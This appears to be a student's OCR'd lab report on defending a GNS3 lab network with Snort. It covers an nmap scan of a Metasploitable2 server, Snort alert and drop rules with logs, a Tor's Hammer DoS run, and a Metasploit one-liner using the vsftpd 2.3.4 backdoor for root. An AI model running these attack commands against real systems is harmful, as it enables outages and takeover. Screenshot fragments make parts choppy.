
## OVERVIEW:

The objective of this project is to apply various cybersecurity techniques to assess, protect, and analyze networked systems. The process begins with scanning systems to gather critical information, followed by the exploration and implementation of Snort rules within a Network Intrusion Prevention System (NIPS) to defend against various attacks. Next, network artifacts and traffic captured from a network tap will be analyzed to identify potential threats and vulnerabilities. The final phase involves reviewing all collected data to develop strategies for securing the system and reinforcing the defenses of a vulnerable machine.

The project will utilize a virtualization platform such as VMware or VirtualBox, with GNS3 software facilitating network interaction and GNS3 VM providing the virtualized environment.

## Lab Environment:



Firefox: 10.1.1.250
Kali-cli: 10.1.1.100
--
SNORT-IPS: no IPV4
for network to work you must run the following on the SNORT-IPS system:
./etc/snort/startIPS.sh

Topology Summary

| Node | Console |
|---|---|
| DMZ-SW | telnet 192.168.56.101:5... |
| Firefox | vnc 192.168.56.101:5900 |
| Kali-CLi | telnet 192.168.56.101:5... |
| NAT1 | none |
| OUTSIDE-SW | telnet 192.168.56.101:5... |
| Router | telnet 192.168.56.101:5... |
| SNORT-IPS | telnet 192.168.56.101:5... |
| WebServer | telnet 192.168.56.101:5... |
| eth0 <=> e... | |

Servers Summary

GNS3 VM (GNS3 VM) CPU 3.3%, RA...
IN-CIT-ET007-13 CPU 17.5%, RAM 52...

## ANALYSIS:


The first step was to set up the lab.

Order to start:

1. Router-01
2. Firefox-Visitor
3. Net-Outside & DMZ-Switch
4. Snort-IPS

a. Start the /etc/snort/startIPS.sh script to allow traffic


5. Metasploitable2
6. Kalilinux-CLI


Firefox: 10.1.1.250
Kali-cli: 10.1.1.100
--
SNORT-IPS: no IPV4
 for network to work you must run the following on the SNORT-IPS system:
   ./etc/snort/startIPS.sh

## ACT 1: RECON & SCANNING

From the Kali-CLI system perform a network scan on the Metasploitable2 web server located within the 10.10.10.0/24 network


To find the IP of the Metasploitable2 web server I ran the command "ip addr"



```
root@WebServer:/# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
27: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel qlen 1000
    link/ether 56:38:8f:0b:65:99 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.11/24 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::5438:8fff:fe0b:6599/64 scope link
       valid_lft forever preferred_lft forever
root@WebServer:/# 
```

I found that the global IP address was 10.10.10.11/24

I then ran a NMAP scan on that IP



```
Starting Nmap 7.40 ( https://nmap.org ) at 2023-04-24 20:43 UTC
Nmap scan report for 10.10.10.1
Host is up (0.023s latency).
All 1000 scanned ports on 10.10.10.1 are closed

Nmap scan report for 10.10.10.11
Host is up (0.048s latency).
Not shown: 979 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 256 IP addresses (2 hosts up) scanned in 52.45 seconds
```

979 ports out of 1000 were closed.  However, you can then see the 21 open ports on the Metasploitable2 web server.


## ACT 2: IDPS RULES

### 2.1 Alert on Nmap Xmas Scan Detection

For some reason we noticed attacks love to run an Nmap xmas scan on our systems and we want to create a rule to alert us when this kind of scan is being performed against our machines.

Local rules are found at /etc/snort/rules/local.rules

From there the file was edited




```
## BASIC EXAMPLE OF ALERTING FOR ICMP PACKETS
alert icmp any any -> $HOME_NET any (msg: "ICMP connection attempt"; sid:1000001; rev:1;)

alert tcp any any -> $HOME_NET 22 (msg:"Nmap XMAS Tree Scan"; flags:FPU; sid:1000006; rev:1; )
```

After adding the rule, the snort monitor was restarted ./etc/snort/startIPS.sh

A NMAP scan was then ran on the webserver

Nmap –sX –p22 10.10.10.11/24

We can see the new alerts



```
4/24-21:13:59.295587  [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.1.1.100 -> 10.10.10.11
4/24-21:13:59.310034  [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.10.10.11 -> 10.1.1.100
4/24-21:14:00.593616  [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.1.1.100 -> 10.10.10.11
4/24-21:14:00.610385  [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.10.10.11 -> 10.1.1.100
4/24-21:14:02.588896  [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.1.1.100 -> 10.10.10.11
4/24-21:14:02.618814  [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.10.10.11 -> 10.1.1.100
4/24-21:14:04.030908  [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.1.1.100 -> 10.10.10.11
4/24-21:14:04.039749  [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.10.10.11 -> 10.1.1.100
4/24-21:14:05.305036  [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.1.1.100 -> 10.10.10.11
4/24-21:14:05.321361  [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.10.10.11 -> 10.1.1.100
4/24-21:14:07.469382  [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.1.1.100 -> 10.10.10.11
4/24-21:14:07.475879  [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.10.10.11 -> 10.1.1.100
4/24-21:14:09.562797  [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.1.1.100 -> 10.10.10.11
4/24-21:14:09.570360  [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.10.10.11 -> 10.1.1.100
4/24-21:17:46.769636  [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.1.1.100 -> 10.10.10.11
4/24-21:17:46.782879  [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.10.10.11 -> 10.1.1.100
4/24-21:17:48.399700  [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.1.1.100 -> 10.10.10.11
4/24-21:17:48.414489  [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.10.10.11 -> 10.1.1.100
4/24-21:17:49.844310  [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.1.1.100 -> 10.10.10.11
4/24-21:17:49.858964  [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.10.10.11 -> 10.1.1.100
4/24-21:17:55.338594  [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.1.1.100 -> 10.10.10.11
4/24-21:17:55.343239  [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.10.10.11 -> 10.1.1.100
4/24-21:17:56.928602  [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.1.1.100 -> 10.10.10.11
4/24-21:17:56.932669  [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.10.10.11 -> 10.1.1.100
4/24-21:17:58.190329  [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.1.1.100 -> 10.10.10.11
4/24-21:17:58.198341  [**] [1:1000001:1] ICMP connection attempt [**] [Priority: 0] {ICMP} 10.10.10.11 -> 10.1.1.100
4/24-21:18:14.887680  [**] [1:1000006:1] Nmap XMAS Tree Scan [**] [Priority: 0] {TCP} 10.1.1.100:55508 -> 10.10.10.11:22
4/24-21:18:14.990986  [**] [1:1000006:1] Nmap XMAS Tree Scan [**] [Priority: 0] {TCP} 10.1.1.100:55509 -> 10.10.10.11:22
```

The following rule was then added


```
event_filter gen_id 1, sig_id 1000006, type limit, track by_src, count 1, seconds 60
```

## 2.2 Drop DoS Traffic

Start by running the TorHammer against the web server from the Kali Attacker machine to attempt to perform a Denial of Service attack. Python /etc/networking/torhammer/torshammer.py -t <Webserver IP>

Navigate to the web server (http://10.10.10.x) from the Firefox-Visitor machine and make note of the response.

Going into our Metasploitable2 machine and issuing the following command should show that a lot of the resources are being used. netstat -tlpan


CIT406_FinalProj - GNS3
File Edit View Control Node Annotate Tools Help
Topology Summary
Node Console
DMZ-SW telnet 192.16
SNORT-IPS
Kali-CLIi
WebServer
solarwinds Solar-PuTTY free tool
© 2019 SolarWinds Worldwide, LLC. All rights reserved.
QEMU (Firefox) - TightVNC Viewer
Problem loading page
10.10.10.11
Try Again
Reset Firefox

x: 10.1.1.250
i: 10.1.1.100

Unable to connect


Firefox can't establish a connection to the server at 10.10.10.11.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.


It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

```
Error connecting to host...
Error connecting to host...
Error connecting to host...
Error connecting to host...
Error connecting to host...
Error connecting to host...
Error connecting to host...
Error connecting to host...
Error connecting to host...
Error connecting to host...
Error connecting to host...
Error connecting to host...
[Errno -2] Name or service not known
root@Kali-CLIi:/# python /etc/network/torshammer/torshammer.py -t 10.10.10.11

/*
 * [illegible]
 * Slow POST DoS Testing Tool
 * entropy [at] phiral.net
 * Anon-ymized via Tor
 * We are Legion.
 */

[illegible]

Error connecting to host...
Error connecting to host...
Error connecting to host...
Error connecting to host...
Error connecting to host...
Error connecting to host...
[Errno 113] No route to host
```

This rule was added to block DOS attacks




```
reject tcp any any -> $HOME_NET 80 (flags: S; msg:"Possible Dos Attack Type: SYNflood"; flow:stateless; sid:3; detection_filter:track by_dst, count 20, seconds 10;)
```



```
Decoding Ethernet
04/24-22:18:25.546672  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41220 -> 1
0.10.10.11:80
04/24-22:18:25.547478  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41222 -> 1
0.10.10.11:80
04/24-22:18:25.549604  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41224 -> 1
0.10.10.11:80
04/24-22:18:25.550271  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41226 -> 1
0.10.10.11:80
04/24-22:18:25.550479  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41228 -> 1
0.10.10.11:80
04/24-22:18:25.552654  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41230 -> 1
0.10.10.11:80
04/24-22:18:25.552876  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41256 -> 1
0.10.10.11:80
04/24-22:18:25.552994  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41272 -> 1
0.10.10.11:80
04/24-22:18:25.553105  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41284 -> 1
0.10.10.11:80
04/24-22:18:25.553175  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41296 -> 1
0.10.10.11:80
```

Now we can access the Website



netstat -tlpan

Go into your Snort-IPS system and push **CTL+C** keys to stop the Snort IPS system. Then go and make a rule within the **/etc/snort/rules/local.rules** file to block the Denial of Service (DoS) attack.

```
metasploitable2

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

CIT 40600 Final Project-1.pdf

Criteria for Success

- Report (100 points) See Rubric
  - The report should have 3 sections:
    - Abstract

```
1:80
04/24-22:22:34.115117  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41782 -> 10.10.10.1
1:80
04/24-22:22:34.115247  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41780 -> 10.10.10.1
1:80
04/24-22:22:34.115345  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41778 -> 10.10.10.1
1:80
04/24-22:22:34.115568  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41776 -> 10.10.10.1
1:80
04/24-22:22:34.115658  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41774 -> 10.10.10.1
1:80
04/24-22:22:34.117038  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41772 -> 10.10.10.1
1:80
04/24-22:22:34.117147  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41770 -> 10.10.10.1
1:80
04/24-22:22:34.117153  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41766 -> 10.10.10.1
1:80
04/24-22:22:34.117268  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41764 -> 10.10.10.1
1:80
04/24-22:22:34.117273  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41762 -> 10.10.10.1
1:80
04/24-22:22:34.117355  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41758 -> 10.10.10.1
1:80
04/24-22:22:34.117360  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41756 -> 10.10.10.1
1:80
04/24-22:22:34.117447  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41748 -> 10.10.10.1
1:80
04/24-22:22:34.117451  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41746 -> 10.10.10.1
1:80
04/24-22:22:34.117564  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41744 -> 10.10.10.1
1:80
04/24-22:22:34.118353  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41736 -> 10.10.10.1
1:80
04/24-22:22:34.118405  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41734 -> 10.10.10.1
1:80
04/24-22:22:34.118621  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41732 -> 10.10.10.1
1:80
04/24-22:22:34.119711  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41730 -> 10.10.10.1
1:80
04/24-22:22:34.119811  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41728 -> 10.10.10.1
1:80
04/24-22:22:34.119887  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41726 -> 10.10.10.1
1:80
04/24-22:22:34.119986  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41722 -> 10.10.10.1
1:80
04/24-22:22:34.120063  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41720 -> 10.10.10.1
1:80
04/24-22:22:34.120323  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41718 -> 10.10.10.1
1:80
04/24-22:22:34.121138  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41714 -> 10.10.10.1
1:80
04/24-22:22:34.121727  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41712 -> 10.10.10.1
1:80
04/24-22:22:34.124087  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41710 -> 10.10.10.1
1:80
04/24-22:22:34.125792  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41708 -> 10.10.10.1
1:80
04/24-22:22:34.125882  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41702 -> 10.10.10.1
1:80
04/24-22:22:34.125885  [Drop] [**] [1:3:0] Possible Dos Attack Type: SYNflood [**] [Priority: 0] {TCP} 10.1.1.100:41700 -> 10.10.10.1
1:80
```


## ACT 3: HACKERS GONNA HACK

Hacker realized their DoS attack will no longer work so they found other means to do mean things. You are tasked with setting up a Wireshark tap between the DMZ-SW and web server to analyze what the attacker might've been getting into on the network. (This will help with Activity 4)

## 3.1 Exploits the VSFTP Server

Use the following one liner to attempt to exploit the web server. msfconsole -q -x 'use exploit/unix/ftp/vsftpd_234_backdoor;set RHOST 10.10.10.11; set RPORT 21;exploit'

You are able to become the root.



